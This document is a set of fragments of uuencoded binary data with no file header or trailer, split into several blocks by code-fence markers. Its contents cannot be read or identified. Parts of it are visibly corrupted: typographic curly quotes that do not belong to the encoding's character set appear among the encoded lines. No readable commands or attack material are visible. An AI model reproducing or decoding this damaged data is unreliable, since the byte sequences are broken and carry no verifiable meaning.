M-YB17\@8,<;YL@OQY]!5VG^^7N>%,OL48$K[7PV&A^__1((1-?Y_)7(=[EL'
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
```

```
MY,+^",N76_J(:WE#W&A8<)W2"NVFQG;D!DQW/V'#SRWIYQ[56G9?+-^[>@@9
M'J+2PU[*W5W0<!>4[N*-1J5<$'N;O48^(()\['M<+K6;<N.S>6?-+^^[XW;S
M@FLN&?>B=U.R<PU1;QA<D$'NUFM^70;!,VVLW^3!]RV_(?C=-^ZDT]F#>KM%
M]WS$79/(6$.;29NA\+`A.CNCH43<EIH(#"7$LT_<4#Q?;[;$39E4@C8VL*:T
M.M;<02(5%1=M,A>%N::FAT1=8C^(WEG^T5C/J9VX%9=5>$[MK)M[7:G,BF6=
M;AF--7)O/6$9N;5@5C6V3KMFY?VF\3%(;EJ>;R\XZG;2%HE-K54X&9\)1[8\
M#5$5X58.C+K6*1=;)U016\UZ12PQ5^H=;;0)&-;21TF;M;"TEF[F&CH[VDS:
M\T:?5MCI(UO>A").4PE74V-M&;=IF4]LPG-M)>_;Q@!NCD1MF>9(%.A42[1;
MPVCK]ZP[!1/:>YCYL(/#O;T;VSON[[#A!B_RC25$7:)M.CR4(MT=+&EB1WXS
M5]/EHQ5CC8H](\Z>0!I-::VEH]P9KVV/<I5R4<9[[Y'6;):+H_76,+>?ME>Y
ML&5NOUEOR?TZ:8HL.\I5'HZULKFS-]P9P(J]8QG7!1A6D@XK41<KU,]-LQ)W
M6%FVK,3ULUKAI%FOU=LZRYG]D]AWQ<Q];=[A(>A443\U)4[W-^TU867!]'B_
MW&RUD3U6%,::2=K-K(Z:H?R9P4PJP89Z.J>9E'S.1W3<2XYL$]WZ^&JP9H_?
M;<OP9KU)3Z7DF_5<L9#3QUM82QUF=A-D(FAT@51T:SE>BWGKTT_X(#67+U?*
MK3/6;I2:N:+FVZTS[?B8U]6%B6:3N[N)`T?G.M5RLE:CAW$F6=T[3$NKX9FM
M[K5;TZQN'FYO,_-J.)/5S7:E,M[HACG]L5\/R.B&=IQK5UJLD"N<:*Z7.,,&
M73.&;$2D#==KRN4;DMA_<TS/+A5R;9WZQ[;>T&HZ=62\=]1.^>5T8M](EZ*A
M&$:=,4Q\R3%,)S>"0S%<ML<PN<%*O#-IL*!YR1D=1]N,A8:,K;@:"\UF+#QD
M;-756'@V8Y$A8[=<C45F,98R*J]I[+;=V-`X;U*DUO<==L)!RPY+5AL5K:K5
M6I.OO^GX^H$S-N&0/3;Q]BEOF+3O=1T#M5E2>#24PG#8;E,\4,TO4NU:^;C,
MK\BBK8I]42T^+*T5M"O69/NH+7]&(P@*A0\BQL=T?[@LPI%7'5,^OMP7F_)X
MBUNOT_ZU6F%2C`^'8^SH$T9B.!S8U6)LQO"0<D).*9EO?^]P(3`^JNGMM:&H
M.CH'.CTNHN.-RE&HW:BMDV"/<,F7;P0P)A<3S&T-=[%A1S=1TO@ED]LS]ZKK
M$]*[\=ZP+4<OP2]:[]V/VY,YWM:]]8UA6^@D#C3Q4&UQ?#0.C"PR![#V?H%?
M:HLZE:0Q.MJ9,:L.C$9MV94]Q;0)G6VC?X667B9DH9EJ*PS9<VS(R:Z.R458
MMMDQ1V<>/OT>-1=R-V:?5PF;`6BZ18\?"4.<GITWFSO5Q"R7&QG8^OPM&[3&)
M8BZ<2(6F>%NV>UN>U5LH9/<60D%-][;B\+8RJ[=;#F^W9O06#CLJ>-CTQGR)
M9(J>^,XUJX]N!99'!X)..Q&'G<BLP3MB'9XYUK==FJ7P-L&?N4@@G]/SC:TC
M8G[_0W32XVK$=$>AT"R.5F9Q=&L&1^'P+(XBLSB:*;C;Y@/A1B^6MM8:1ALK
M5CF,9T3<6ZOY!`D/(.)H/I$)S6?DN1/F<S=HK<K,$M6),;79G;WJSY2ZL;Y&
M4^>,Q/ONX5B)3N7X-8M68?C$F8]Q^:B43[^-*X=[[TD;9S?BR<W,)NUBML5X
M1?:"SE4&TS;OU%LT`M)'UW<LD\DADZLPZ5AQN)S)^)#)6S")!>,K6MT8LGH;
M5C?$J^JL88FTXV[(L6/96(N0HT;KKD@GQT>'N8=:#2_@B(L[9=,,1L+V2]I4
M@Y&PNT'LFY:3++.*R1LL<NQBV4V);'-=W75LP1XU%1YG:G*L0BZF0N-,N5P\
M;*:"+J:"XTP%W4T9>\D=(QNLK:?VQX0/3T'#4]#A*3@\W#'F>@?6<"=D#7="
MDX<[H<S0^!/A[.P<CK_M8'A='QKU2J\;YFAONH54W#GF0R+IV106IPWD-"EF
MZR<:_YV8;BSH,FSC0=C]X[E5E_*R["0V[';0-Z02Z<3NAC$>G>`]L9=R&<]9
M529!+S@IZVR]=<J+L%:88"KIS&"LFR6'1\#3\WE#[K`86IJ*%T3?QB>UMNF.
M?.)X4O[4Q,V=X9'G;EV\:;5!:W&3/=M7@#'^M'E.3/!\]&#7D0PYGCMJEGD;
M;&C-:ED7RV':`UH+T]@N/6PVP5PZM?X@/;(D(V9>R!IRL'NX(WH#NI&HZ>,'
MG+SDDXZ2QR#95O+BT1A;T<]@,[4?WQT=-=!R"3\QL18Z2AP+#XE:L9RKU2AI
M8LV0;CGSVB@F:#F19&UT4FDSFG`V^.6A!&JF^0E&#M<=MQ*P)"!R?71!1-S0
M.[W<.@CU0>ML_7[\<%'\D;P?7U_$(?Y'KE:\M+WD.N-6#IWK,^)2.:VI;*=V
M-H;G+;MUF=SM>J[(=MJ55KG!.R9QP[I5;UYRG4J\+0`FIE<G'IWX7F)X1O32
M(Q)OU:M4L\Z$L;UF4:,]O9>VARZ;7HXE1KS.IW+'IW+L;=ZA*]?[8T[CLC3^
M='#B:7G]&'<:UX=QIY.3HX:>?-QI],T33B<FG$:'.#;FR8DQ1U<U[C3:_?BH
MB:8R[C0JKGS%WLC4;&0,9+R=PF],S\:,@XPGS=/!U'N9U+WDIK@>X(I/SUO7
MCX_I#=KI]-I!,.,V9#0L)/8W@J:%57.7@AG%EJC*G5SEH;$;9`:CR8.M7<.J
M#P,1<6?0N&<F;\3E6JUF.4^7O.DF]^PF<7M/W!:\NLG4/3/EW*2\ZJ7L-PHM
M8U0NTPVFM^P&Y:7+],5*/%?;//OH_4GC381L!8HARG"!AB9&(AXRX\!\N):G
MM(I&;Z^S(H/T"%,LGDIN3*H@ID4?KN,S5)#)D:0*8ECUX2(_M8),-KGG,+DR
M6P69;#)US\I+'RZ"4RK(9(/I+9M!+)E;Q3!3!4GNIVPFC)$U3V95*]+K.:V=
M'W'YKAA1?<;7EI2MMD1DKE%UF%)+UY)6IQ&1=S/2]09;.^,12)9J=>.9XAG:
MS%K2JEZ16Y--R=PU.E)IP7S+#.\F*?+CVJ1K#.AL]!VZA21V2SL;+)V86B9D
M8468$$NIG1969C816H$)XRZF:4.<<=AP3V9H8C)#5@@A*X30F!#&V3"S*CQL
M8\:$AJR\B@R;&,TL[TQUFU\LQS82UVC0V>B6H]`C8;%G<I'QXV/]K`A/9@Y&
M5N!G99*G4-J19=$@//'CXR-G^)%Y%#4C-\%/:"4M(R<[TVC4"&=E@J?P,OGB
MGN2,*'H+GL3Q\=';1_1D=[%L1F]_S;5NIN[5)I1&ZEYF=V^7(WY@3/TPD!'[
M?&5WRVN$CU^N%QGODD?OU,",V%AD&)(Y;ET$4I<P)/8]V0Q%[",85T-NR:8+
MTJ2$T_G,KO60A3WAS:IY@WD1":#<&+_CR#1XM'80/[*6IR88%.L/_C7C-2NS
M3V_H(Q[^.'T(@-JD-&/^7)\ABNF#N)7F\-0HID^:]7;IY.>*)9^[7B&B:_:(
M1G[A>;DX,9HN52PYI8HEQU:QX63(NCV]CB7'UC%WBU]&)4N.K623XOAEU++D
MV%HV+3>=`5\RTI>L97P&,*F2\=.9Q&Y\;3MA)L*H9.[SA+%6-I(ITXRM8DV>
M;;CVO?%)HR%^4@ROC!RQ1]@8=@7$(%AZEB_X'CM)@KF0S5S(9BXTP9QQ1\0V
MP<-;YK&Y2+Y8W7CM(Q\)Y\]D')>$Z8`8!Y]HACOQ:MZRSL+,MQ+UIT]3[RUP
M'RV,CEV'9'RZ&=VR:H<QI7`S^OLT2A+6QEE:#H5-6SXLL[I;NCW%4BA\RWRR
MT8=ME:Z6HJNPA%4VZRU]XV8<ME6V*:(E'1^]`FJ<@[??GC@U6L"RT&5MV"=E
MME@WWD>4X&_9YHKL-:T`_-BVVZ:J[C:'!DHL-^QS:W<;0L,7%AGUJ/R8_IMI(
M3K4QU(^YV+`OA;C;&.H+W,HV-*ULAQJ26[G8%HG&E6UP:MD&7T+93K,Q6]D&
M7T+93K8Q4]FZM-M+EDO07BYBS1<]/#9`QLWUHF2M6&[B'68'UL8<\:I/\:)*
```

```
ME_Y:G(RGTP>9C<3]G83QJ%00%Z\-[5&Y8%PY)GBF9]?WCK#A(^*<<NS81[6+
MSI&1?-:JK-5&GT49,BY&G#05G6B<!IOCAT?#\<64<W6&^(KQT<R1/4KOILER
M?@;++>1$C4=]]@#69‘#’,P20IZ@[K1M5R%&\ULJCSFM-AUY].JZ6D-^MI=H6
M\_O];"O’!Q=T3XL6@’DXU@%R=K!4.Q#.#C1_W;SY=8,EEFH)<3R1:U;.<.,Z
M7GA8JW<J6K$D’@&87F,SNUN9W0/C625’I?77MFH’/(RI==<R(V?FP>B(F=FM
M""/"RJTA*[,:,6P((WF’$9L-HP0=0WI;"4[).JI$R2-1A8*1A=$:-/O@WUS#
M<-;F66MRDK=KY/G(//@*D;A,^T\>K<D,6’5K0Y><_MCS(’^9OB)I]!5&A;EZ
M-,:5Q65Z%A&=@R-[Y1OJ6PZ.+A>IEQ0M=’C!PLO.)9?N<8:X((N.?S%9Y-9E
MCXV4==?$>K99’!_OQ;H[<LOA9?26BNDE;-XG77%X&=V#:’J)V&_&V;R,[H‘T
MO40-+Y&PP\OHAD[3R[+A)>I,_O)X+RNF%V?R5\9[636\+#N3O^K%)-’QUG57
M,[//$87D8-$W=J#V_I0KXH)IA3D&EB/U9F%:3-[_.>."J)A[X]VC$YHI.E>+
MB]EL3>-&7-QB$IXQ8R;$Q1BRCHW,[KIE?5)<(B\I+J+_G)@U!T<+4^(2?5EQ
M24^,2WJ6N"R;<5EP?264X>&K]UJHJ[S_:?1S/Y/?!#KM^Z_+H>’W?RY’0^K[
M;Z]$UOL_CYN:1I]‘I:_7S_!Y)_<7A]J_W^YXN[G\=/E;#@?%=K4AOFU>I,<P
M,I5Z::*K,>?’?0K‘<"O?5BJ#$-^7=’Q%7;XFGS[T[*5G<V4",V:*1=3-+\>+
M?1BV+\GKX@$<PQ3YY^;H0^3R\]1ZI]PJG#"?\+;‘?FI><,3’58.G!7H38#08
MND.7;[VA%<KT’5SYWG[A1VYDI<^.F-_"R(V\HX#W-#X9$7;W+CTE\-.1T9[Q
MJM8W?G#S1TYS6I’I;;&]F+[E>_;=’];>P)>X[>+1<Y3"%"=6<;HX’%M<0VX_
M8%J%Y]*DQ’SW1RYY(U_=\@H2(HO:’QJ*MN.7J&]O.<M=?‘UFXW!’OB+2?/GD
M’8?’Z5&8;GJ\T<N8,[Y;XS3EJ%%F‘="J"R\1E\QW]@6SAKUVD(B_,Y0&6SN>
M;*8HWV$R+MZ\\K1KM+Y38_9WV9@MWR41SA+_P-9_$’XY/Q9_E>M_NU6^U‘?@
MI[W_-Q*.#+__=V4UK*[_KT+NGWLW/S16+8@/J=N^,X8CLEE9W[%"6["^$05W
M]N_7&)]E’_VR^ZP?=+>>A(WK#YFOD>/75ZVX(#[-3D^DB"Z‘_B@5\VX?J1[Y
M-K7SD]2C‘<.9[0G<,KT1AE%SH7VWUJ?NC?O4=$9\92O7%$_SE/E_QDMD^-6V
M7!.1%;>U]^5GV1V?5Z_1![?I+_H(.K_XBP>‘;%]M9[X’H06Q6]3QD7N?W$1/
MD_\"CW!+8SGS,^XC7^HF#Z-?Z::C4[[%;N13:%P^"2,+<A$"’TVCU(FO:]F_
M+#]2)8;BY#@\:^4P‘O^RF]0OE:[2_SMG"M/#F/;]AT@X/-3_1]7\[Q7)?/_O
MYD$BD4K’=S>2NUN.EP‘/G[!F?F_K+5X%6H&3[]F.5<K5<DMW’N/N<LW2R+%\
MO5X9.<B#=1YKU\K\,!US65@9BMQ7;77EJZ^KM’]\‘6CF,*:V_^!P^X\$5]7W
M’UZ)S/:?WMO;3CD:OGD$2RCV+[HX/OIB+K)4M6JA<2;65VZPHMY:9/)/O5E8
MY+,MG5_<Q1"H)7:WD3?GP5:SHM5&;8\V>R-JJKW_O+K2]Y\T/K2M!"K%&<.8
MMMOZ[&A[Y_EMD57W_Z94HL9L^>-?\QG0JL9Y.[NVFL*(9H+7,TULHI[>H!6JU
M8WIMK]BF:[SXS?:&:N-SP8&6=MIB=VS+=QEQY"X+6&LJ-WS"V8)M.85"C&\G
MMW9]T>#M%6K\XBBOI8%\N57--1PV:>3?*+4R.&4:-VS=I.B+SZV\Y6[=-%[,
M5]R,\V-7-VYW%S*=930S(UY__76>HPD^V:,MT734^.8G3>6D=[U9%U-‘1U8:
M!QVY:7Q‘6>0LVVO0;)//A)OR38=\/HB-Q?0Y:+’?H<5J&JW\YIIG‘;O7E*95
MQ;M’ZK7*&<MKK$W;LHMML:EJ:+&5NVHTZ[R[X"YUK64W8[WV0[<=7C+_’LD9
MF3O#2?M‘9H0Y_S5/./R[Y[5K>>N=7(/’C5><3+’<’+$7,7V7BY/=C‘_B)SP5
MF08UCC&Q]=H+C+9-=5A‘ONJ#5X:\KHM/UU8IGD5K\BS;5+$MWKTAGAZ$=Y_L
MD&FI‘7[*?!*]@R<-><?5.EN‘6\/+3KETTF+’Y5-N.=<B]RVQ=M%J-TVS5M+"
M.\9**,IOZ88C06:K-ZHJ-6WZ>\%H+90F’*<_U_=V=O9V%XS"%9^X-<[3W]89
MUQ9+V<IN\B2*+LD(W?’A[(RCS1H^9(,5OL(WH@_7J.$);\:6-3=3HV8F!!QY
M>0%’I)E)(8]DSZ67H*]R_=_)/>1#Q(HV:QC3UG]7ED?&_^&(&O^_$B5WXEL)
M=N<NPZ!.JQQ[UP_V4BE\CNLN/O;DKY1K[5-_J=;V>[VT@IG9VT^GR*._FBN<
MT(2!WAK,_(5&F[ZQS?LJ?VYYE?GU*KUJW%]ED2WF1T=UW2>"7<">"M-"J5SP
M/]*:=,VX&[$.RR_AW&TU>=<W5D.F\‘IC7*>D7W^MSKO$QDFY@"1L;:R)%*1X
M-+W>]77>FJ[_U)[Z#TJ%@O^6=WUS.[Z5HGL_?’[3OFM/WA%]!L9_Q’OF9H[Y
M2Q2&WBI6RGGY%Y\L44O1F?_8OFK&?^XG$SS(U($(U-<I5XJ%7+/(;@0*?!CF
M<CBUX/7NK?T>Q2)?K[=6HH$Z=T‘N[P12=P/U!?YK7?PJT"^OEY;5S9SFW<CO
M!.IWV.\$4M[7N</U!4JI2-8’O,S8];>9G]N+&:X*DUUY#;L4‘L5J0;BWY=Q"
MI<C\:7.FP*[_ON$UL’]O;_?=.RQW7/’R_^\PY"Z_G/@WXIO;F<W#]]Z39XQ0
MO%[>J5XV**..^7=RC;O&KP‘W9$6AV:YY^?^V@%[_,76&NGA_GQ]5GY\U*_R"
MY9EN,?#_+^/9^,’KG<U0H:+E:E[Q[QWOZ\TJKQR\O&TIN"%B_8MI_U=?_YGU
MZ[_3UW]6H\/W_R*AH+K_]TKD_EUOFLQ5-.>2S0TF%V8.XP?IX,8![X=\SO,+
M],FTVY@K3ETSPGRF<\(#\MW0V7?OLOD?!N?MVU=NC‘EJP2?6A0QG^LV;QE3A
M@ZLM1&&ZZSA1QLB+;K7YRF)3#RNSMX6’M]C-FV5’3’TR60L^’AB=NFL[Q‘/E
MAVQ1G+[H9=M15+/’HR;C86776Y3Z!3,>-2,KL"VA-G5$>)7VSZ?<]$##2_K^
M8R@46AYI_Y$5U?Y?B<SUW_VM-#T\Z%@!MAVS=OSO\VN2_#*LG/U9)[;2:]L9
M6E!*)E+,9[E;8K?L’XW=3MQ/;-/#FYGD[D;B@?6P**.’LV\O.!V&QCD,#CD,
MCW$8#@TYC(QQ&‘HO>%W"7MM^Q_$)8^-C$"ZANSIU#]_5J8B!T[$55_E!3>F:
MY_SQL;DI@?82K-B>OEX>^R2V4,@Z’>:_[@3)_TV_38X?([HY\N=-LO‘^.Z1U
M%?$$J/T#>P&NH1B\S[;K’<-AFO<V[/V7$@?L@9![,;A9U\?.9#5-[M[G$^<-
M*TZ^X.C+<J13*BJQ3&HY/75YLXYT;#0!N^/(6,?O[B?LY0K’1@K$BR‘T\6K:
M*8_2.<+.[#_8M5Z@MGQ[2E0S-M?,MS(V&PSG\7V[\VD90<[-%/K&YP1<[]I?
MUK82L;U4<JU2+SP<R0WFIW=2ES0^Q;1_)W%\’J$PZ4O86XE09GOO2&[V3VXX
M>P,*/SRE1K@:L1<G$R^<O*01>Q881ER^W3’5B/U5(T8%OZ05>U$;5E8N&Q5[
M!3",C*T’$XP<’&42V_>26_>LMC*MR8XU$[3%94)CGF1F;R0VEZXNAAEG;"+V
M:\!LAE+W1LOIUF5CPXW\_.4D7G7&#]^S)^D*1O8.AXU</GOEVQV&S40NWPHV
M1W,W-’-C.MS?3QB/A*WM."WYEF>M>C8KZWN[Z>36X=YARGP(<-:LL5FQ7R,0
MEUD+VV;E<-1*]/)6AHU<S<K^VKVX<T"W;’W@1EX]L"6<’5=R)5W,J’‘[2WQ5
```

```
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
MM->@LM0JE)8*C;9?]"(%EG<[]6[858*MY8+$4T+:8%`(;J:O[42B2ZOL!`O
MUFC42Q_4<+?JO7GSYCC+L1CS1VXMKK";_-];U!LQZRD5WM?SZD;.Q;,JHV>:
M6J.2.Q/GO#>MLV9G2@&5:Q5R<--+-RO]Y4*]S:__\MUCYKO:Y%!3/&CK971%
MISN:<E6=I?C`8)TV<^CLIR*ZH=L1BF_H]K*(L'@Q+!\#\7!H>8NG+R-7ES-M
MM?CTI\=Z[G6GE13?MX]>@5(ONH-S@1Q?M7X*3VT5NE%MYZP$/H9S.+Q4M7Z'@
M_QZ]2K51&'X[J77&)XQ6<GJ+!^C_GM/I!]Z;`L:;5F\:)V@%6#RHQB.72>TF
M]_<3Z3`\X@6G]O=>\F.4";SM4B9$0Z'%U=%,&$T8SX%C7HN&<D":IY?:MO+T
M0MO=P^UMQSMMJ_12!K+@>/\G.>;_9$I:+5/@0UJ9\$9AD17T#!\+:8MRUQ?_
M?9RIYO2'W//$]-K?ZRJ";-=&`N6UAX]K<T5Y$RF]9BRS8SV3!\].:!@F/^E'
M0W`QN.2EP2KU^L-VP_X^!)9KU:OE0H87G.]WJ99^CR?G#ZKT;CO>&__`_B-#
M5C-TQ\G'2_1'BSSA/%K.ILSKNS$LI89F^^FM:1TQPA5C?Z.MRO9LK<@$`K=7
MM?SMY5!16Q$->:FH/5JJM2L5H^W:35+Y!Q>#O`DL1I:I]+TWEVY0!M.8LRD&
MV>%@*,*VQ+"))6N%`(OS*:$XI1LOJ2@&>)ODGK;+!:U&,ZLVCY3,M'B#$FZ<
M663W,<4*!X*\IO`S;^#4&[)@Q>`^=R9><R&G2'Q.)!*MG1:TAIBMT-BS4L[1
M#3_S?ARL!,C&N[!1S[=HE3@G1ZWX?"$<\E*[(R/-Q#"1CQ([G4X@)Z(K!O85
MZ5!?VDZN)W93"7[1#$H?A[4*;>VRSX1I6%\NB.I2R77H$T:Y4A-C9AZ%3K-,
MP_9%1G='.KFF1F;XF!9[R>P99L2OK#L<T*<6:^R->(HE4V^PM7@JF5HD(T?)
M]+V]PS0[BA\<Q'?3]`3/W@%;W]O=2(HWPK"]31;??9>]D]S=6&1:6=R9X],A
M\8UJVDA)62D*D-$+1!Q1,"J^.3>L\`E8FW:IE?B$L%FCX;A]?QN-\;D9\28Y
M#.9'TL4#XFWGIE'-6*ZJ-<LT:::!S!EO7@WFYQ.$4ENKG%DS`\I7^I*S\#+Q
M`9,1H9#IBR@MK29N3M.MWY:\O\:+;J?,)Y85]EZNHG7TAV7V=J60J[;:QS$Y
M5:!9P_>,2)M/7=V+WT_0UI[-Y%;F'C]N/'DU='SX2H89YALR`\S&0,5<*]UA
M"`3&[B<.4KP('5>(-\3<!/ZO))X;-UQOD4P1/*:T%M5D7:X&4"O+TP="Y:UR
